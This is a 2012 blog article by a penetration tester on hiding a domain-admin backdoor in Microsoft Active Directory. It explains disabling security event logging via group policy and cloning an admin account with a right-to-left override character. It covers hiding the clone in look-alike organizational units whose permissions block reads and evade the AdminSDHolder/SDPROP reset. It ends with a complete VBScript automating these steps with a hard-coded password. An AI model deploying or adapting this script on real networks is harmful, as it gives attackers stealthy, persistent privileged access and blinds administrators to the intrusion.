# Title: A Backdoor in the Next Generation Active Directory


# Date: January 24th, 2012

# Author: Dmitry Evteev (Positive Technologies)

# Contacts: http://devteev.blogspot.com/; https://twitter.com/#!/devteev

At the beginning of the last year, I already raised the issue of post-exploitation in a Microsoft Active Directory domain. The brought forward approach addressed the variant aimed mostly at the case of the loss of admin privileges rather than their exploitation. Additionally, the action of regaining the privileges itself involved conspicuous events and visually evident manipulations in the directory. In other words, to regain admin privileges one had to become a member of the appropriate security group, such as Domain Admins.

It should be mentioned that administrators get very nervous when suddenly they realize there is someone else in the system. Some of them rush to address the security incident horse and foot, sometimes taking most unpredictable steps;))



```
384 netstat -nlp | grep ssh
385 /etc/init.d/sshd stop
386 /etc/init.d/ssh stop
387 apt-get remove ssh
388 apt-get remove ssh
389 apt-get autoremoev
390 apt-get autoremove
391 ssh [redacted]
392 ssh
393 apt-get purge ssh
394 dpkg -r ssh
395 apt-get autoremove
396 apt-get purge ssh
397 ssh [redacted]
398 ssh
399 netstat -nlp | grep ssh
400 top | grep ssh
401 mc
402 whereis ssh
403 mc
404 ssh [redacted]
405 ssh
406 mc
407 ssh [redacted]
408 apt-get remove ssh
409 apt-get install ssh
410 ssh [redacted]
411 apt-get remove ssh
412 apt-get purge ssh
413 apt-get autoremove
414 aptitude install ssh
415 ssh [redacted]
416 netstat -nlp | grep ssh
417 apt-get purge ssh
418 man apt-get
419 apt-get clean
420 man apt-get
421 apt-get -f install ssh
422 ssh [redacted]
423 apt-get install ssh
424 apt-get -f install ssh
425 apt-get -f install openssh-server
426 sshd restart
427 whereis ssh
428 man apt-get
429 apt-get –reinstall ssh
430 apt-get install ssh
431 apt-get remove ssh
432 apt-get purge ssh
433 apt-get install -f ssh
434 ssh [redacted]
435 apt-cache search sshd
436 apt-get install openssh-server
437 apt-get remove openssh-server
438 ssh
439 locate ssh
440 cat /root/.bash_history
441 ps aux
442 ps aux|grep ssh
443 w
444 w
445 exit
```

Now imagine how an Active Directory administrator of a large company can react when they see an unfamiliar account name in the Enterprise Admins security group. In case someone really intruded the system, the administrator’s concern is perfectly reasonable. However, in cases of improper counteraction when a pentest is taking place, it is certainly not worth worrying about (along with depriving the pentest guys of their access points and privileges gained with blood and sweat).

I spent a lot of time thinking on how, without scaring administrators, to use the privileges gained during pentest freely (especially with aggressive counteraction of administrators, as it was during my recent pentests). On the one hand, pentesters are strictly limited in their possibilities. For example, the rule of minimizing impact on the object is taken for granted. So, we cannot simply create and leave backdoors all around the network. On the other hand, there are absolutely clear goals that should be achieved before a happy administrator notices unauthorized activity and unplugs the computer.

So how can a pentester remain unnoticed in Microsoft networks?

The first thing that comes to my mind is to use an admin account. The access is legitimate, so it should not attract any special attention. However, as experience has shown, obtaining clear-text admin password is not always possible. In such cases the attack called Pass-the-Hash comes to your aid. It would be almost perfectly ok (almost, since the Pass-the-Hash type of attack narrows the possibilities of developing the attack, e.g. the RDP remote access protocol cannot be used), but in serious companies administrators gradually turn to smart cards, which do not allow conducting attacks based on the NTLM protocol faults. Ok, we still can exploit an authorized user's token (e.g., incognito) and/or a Kerberos ticket (e.g., WCE). That's as it may be, of course, but in practice Kerberos is not Kerberos and a token is not a token: available tools for conducting such types of attacks, unfortunately, are definitely lousy. Moreover, in both cases (just as in case of Pass-the-Hash), the attackers are rather limited in their actions by the protocols in use that support domain SSO.

So, the most attractive way is to exploit the privileges of, if not an existing domain admin account, then a created one with a known password...

How, while doing this, not to be spotted by an attentive eye of the domain administrator?

First, adding changes to Active Directory involves generation of certain events, about which administrators had better not know. So, before intruding a domain (of course, only as part of a pentest and only with an approval of your customer's representative) disable logging of security events on the domain controllers by using an appropriate GPO. Let me remind you that by default the time of group policies background refresh on domain controllers is 15 minutes.

Second, why not to create a visually identical account that is analogous to the existing domain admin account? To achieve it, you can, for example, use Unicode symbols (!). Then, you can set the newly created user’s attribute *showInAdvancedViewOnly* to TRUE, which will allow you to hide the object in the default view mode of the *Manage users and computers* (dsa.msc) snap-in. After that, there is one remaining step: to assign the account to an administrative group which is free from a real domain admin (as a rule, administrators just can’t help assigning their accounts to all thinkable and unthinkable administrative groups), for instance, let’s leave the admin account in the Enterprise Admins group, and put its clone into the Domain Admins group.

However, I suppose many readers are already in doubt that the campaign can be successful. And they are right! This technique is good for nothing, since it has two significant defects:

1. The created account is visible in the directory to an ‘aided eye’.


2. When searching for users in the domain, the admin account appears double.

What are the solutions to these problems?


It would seem that the simplest solution is obvious: to set the permissions on the newly created object (our account) appropriately. It is sufficient to forbid the *Everyone* group to read public information about the object. And in the organization unit, next to the real Active Directory admin, ‘something’ will appear, and this ‘something’ will cease to let itself be noticed in the output of domain accounts search. However, this dolce vita will last not more than 60 minutes. The thing is that by default every 60 minutes the SDPROP process runs on the domain controller which acts as a PDC emulator. The process restores access rights of some Active Directory objects (including all members of administrative groups) according to the defined permissions on the AdminSDHolder object (http://technet.microsoft.com/en-us/query/ee361593).

Unfortunately, it is impossible to disable the security mechanism by using standard functionality. A hacking attempt via exploiting permissions on the object may cause replication problems (here it starts to smell of sort of sabotage, which is inadmissible when pentesting). Changing ACLs on the AdminSDHolder object will affect many objects, including all domain admins accounts. So, as a possible feasible solution you may want to use regular running of a script which redresses the consequences of the SDPROP process actions. However, there is even a better alternative.

The SDPROP process restores ACE for specific privileged objects only, but ACEs of organization units that contain such objects remain unchanged. That is just the thing for exploitation! Using Unicode symbols you can freely create organizational units sequence analogous to the one that contains the clone account. "Correct" permissions on the parent container allow hiding it from the sharp eye of administrators (within reasonable limits, of course).




Name	Type	Description
Builtin	builtinDomain	
Computers	Container	Default container for upgr...
Domain Controllers	Organizational Unit	Default container for dom...
Evil Co	Organizational Unit	
Evil Co	Unknown	
ForeignSecurityPrin...	Container	Default container for secu...
Infrastructure	infrastructureUpdate	
LostAndFound	lostAndFound	Default container for orph...
Managed Service A...	Container	Default container for man...
NTDS Quotas	msDS-QuotaContainer	Quota specifications cont...
Program Data	Container	Default location for storag...
System	Container	Builtin system settings
Users	Container	Default container for upgr...




The idea of this approach is that Active Directory administrators should not develop alarming suspicions that the systems entrusted to them are compromised. They still remain valid administrators, however there is a privileged group member account which is visually identical to the AD admin account...

And one more thing. In order to avoid appearing of the doubles of the accounts when searching in the directory, you can use, for instance, the 202E symbol (my thanks to Alexander Zaitsev for reminding me this). The symbol turns over the string that follows it. So, if you create, for example, a clone for the ‘dmitry.ivanov’ account, the newly created account name will look like ‘202E’+’vonavi.yrtimd’. Perhaps this approach is not very convenient for authenticating in the system, but it helps avoid appearing in the search input.



In the aspect of security event logs, the approach also allows you to remain unnoticed for a certain period of time.



```
Event Properties - Event 4672, Microsoft Windows security auditing.

General | Details

Special privileges assigned to new logon.

Subject:
        Security ID:          TEST\dmitry.ivanov
        Account Name:         dmitry.ivanov
        Account Domain:       TEST
        Logon ID:             0x42c6225

Log Name:         Security
Source:           Microsoft Windows security   Logged:          09.01.2012 18:01:05
Event ID:         4672                         Task Category:   Special Logon
Level:            Information                  Keywords:        Audit Success
User:             N/A                          Computer:        Web2008-IIS.test.pt
OpCode:           Info
More Information: Event Log Online Help
```

The script that automatically performs all the covered steps is available below. It includes the following customizable parameters:

strAdminsamAccountName is the account name that should be cloned, **strAdminsGroup** is the privileged group to which the clone should be assigned, **strPassNewUser** is the password that should be set for the newly created account.

```
On Error Resume Next

strAdminsamAccountName = "dmitry.ivanov"
strAdminsGroup = "Domain Admins"
strPassNewUser = "P@ssw0rd"

' - - -

Dim arrContainer(), i

Set objRootDSE = GetObject("LDAP://RootDSE")
strDomain = objRootDSE.Get("DefaultNamingContext")
Set objDomain = GetObject("LDAP://" & strDomain)

strAdminsamAccountNameDN = SearchDN("' WHERE objectCategory='user' AND
samAccountName = '" & strAdminsamAccountName & "'")

If Not IsNull(strAdminsamAccountNameDN) Then

        Set objAdmin = GetObject("LDAP://" & strAdminsamAccountNameDN)
        Set objOU = GetObject(objAdmin.parent)

        i=0
        Call EnumOUs(objOU)

        For j = i-1 To 0 Step -1

                if strContainer="" Then
                        strContainer = "OU=" & arrContainer(j) & strContainer
                        primaryContainer = strContainer
                Else
                        strContainer = "OU=" & arrContainer(j) & "," & strContainer
                End if
                Set objOUcreate = objDomain.Create("organizationalUnit", strContainer)
                objOUcreate.SetInfo
        Next

        Set objContainer = GetObject("LDAP://" & strContainer & "," & strDomain)

        Set objUserCreate = objContainer.Create("User", "cn=" & ChrW(8238) &
StrReverse(objAdmin.displayName))
        objUserCreate.Put "sAMAccountName", ChrW(8238) &
StrReverse(strAdminsamAccountName)
        objUserCreate.SetInfo
        On Error Resume Next

        objUserCreate.SetPassword strPassNewUser
        objUserCreate.Put "userAccountControl", 66048
        objUserCreate.Put "givenName", ChrW(8238) & StrReverse(objAdmin.givenName)
        objUserCreate.Put "sn", ChrW(8238) & StrReverse(objAdmin.sn)
        objUserCreate.Put "initials", ChrW(8238) & StrReverse(objAdmin.initials)
        objUserCreate.SetInfo
```

```
	On Error Resume Next

	objUserCreate.Put "showInAdvancedViewOnly", "TRUE"
	objUserCreate.SetInfo
	On Error Resume Next

	NewUserDN = "cn=" & ChrW(8238) & StrReverse(objAdmin.displayName) & "," &
objContainer.distinguishedName

	strAdminsGroupDN = SearchDN("' WHERE objectCategory='group' AND
samAccountName = '" & strAdminsGroup & "'")

	If Not IsNull(strAdminsGroupDN) Then
		Set objGroup = GetObject("LDAP://" & strAdminsGroupDN)
		objGroup.PutEx 4, "member", Array(strAdminsamAccountNameDN)
		objGroup.SetInfo
		objGroup.PutEx 3, "member", Array(NewUserDN)
		objGroup.SetInfo
	End If

	OUAddAce(primaryContainer & "," & strDomain)

End If

Function SearchDN(str)
	Set objConnection = CreateObject("ADODB.Connection")

	objConnection.Provider = "ADsDSOObject"
	objConnection.Open "Active Directory Provider"

	Set objCommand = CreateObject("ADODB.Command")
	Set objCommand.ActiveConnection = objConnection
	objCommand.Properties("Searchscope") = 2

	objCommand.CommandText = "SELECT distinguishedName FROM 'LDAP://" &
strDomain & str
	Set objRecordSet = objCommand.Execute
	If Not objRecordSet.EOF Then
		SearchDN = objRecordSet.Fields("distinguishedName").Value
	End if
End Function

Sub EnumOUs(objChild)
	Dim objParent

	Set objParent = GetObject(objChild.Parent)
	If (objParent.Class = "organizationalUnit") Then
		ReDim Preserve arrContainer(i + 1)
		arrContainer(i) = objChild.ou
		i=i+1
		Call EnumOUs(objParent)
	Else
```

```
                ReDim Preserve arrContainer(i + 1)
                arrContainer(i) = objChild.ou & ChrW(128)
                i=i+1
        End If
End Sub

Function OUAddAce(OU)

        Dim objSdUtil, objSD, objDACL, objAce
        Set objOU = GetObject ("LDAP://" & OU)

        Set objSdUtil = GetObject(objOU.ADsPath)
        Set objSD = objSdUtil.Get("ntSecurityDescriptor")
        Set objDACL = objSD.DiscretionaryACL
        Set objAce = CreateObject("AccessControlEntry")

        objAce.Trustee = "Everyone"
        objAce.AceFlags = 2
        objAce.AceType = 6
        objAce.AccessMask = 16
        objAce.Flags = 1
        objAce.ObjectType = "{E48D0154-BCF8-11D1-8702-00C04FB96050}"
        objDacl.AddAce objAce

        objSD.DiscretionaryAcl = objDacl
        objSDUtil.Put "ntSecurityDescriptor", Array(objSD)
        objSDUtil.SetInfo

        Set objNtSecurityDescriptor = objOU.Get("ntSecurityDescriptor")
        intNtSecurityDescriptorControl = objNtSecurityDescriptor.Control
        intNtSecurityDescriptorControl = intNtSecurityDescriptorControl Xor &H1000
        objNtSecurityDescriptor.Control = intNtSecurityDescriptorControl
        objOU.Put "ntSecurityDescriptor", objNtSecurityDescriptor
        objOU.SetInfo

End Function
```